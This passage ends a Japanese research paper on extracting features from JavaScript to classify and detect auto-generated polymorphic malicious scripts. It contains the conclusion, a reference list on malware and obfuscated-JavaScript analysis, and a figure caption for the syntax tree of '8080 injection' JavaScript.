本稿では、JavaScriptから特徴点を抽出する手法を提案し、実際に自動生成されたポリモーフィックなJavaScriptに対し、分類および検知という観点において提案手法が特徴点となることの有効性を証明した。また、本稿はJavaScriptから特徴点を抽出する手法の提案を主眼としているため,6章で述べた今後の発展に重きを置き、研究を進めて行くことを今後の課題とする。

参考文献

[1] 神薗雅紀，西田雅太，星澤裕二, “動的解析を利用した難読化JavaScriptコード解析システムの実装と評価,” MWS2010

[2] 神薗雅紀，西田雅太，星澤裕二, “動的解析を利用したPDFマルウェア解析システムの実装と評価,” ICSS2011

[3] 神薗雅紀，星澤裕二，“ウェブ改ざんはこうして起こる その攻撃手法の解説”，AVAR2009 IN KYOTO,2009

[4] Parsing Javascript Parser - RKelly http://tenderlovemaking.com/2007/12/24/parsing-javascript-parser/

[5] Home Graphviz - Graph Visualization Software http://www.graphviz.org/

[6] 星澤裕二，川守田和男，太刀川剛，神薗雅紀, “自律型クライアントハニーポットの提案,” ICSS2009

[7] 畑田充弘，中津留勇，秋山満昭, “マルウェア対策のための研究用データセット ～MWS 2011Datasets～,” MWS2011



図 19 8080 injection 系 JavaScript 抽象構文解析木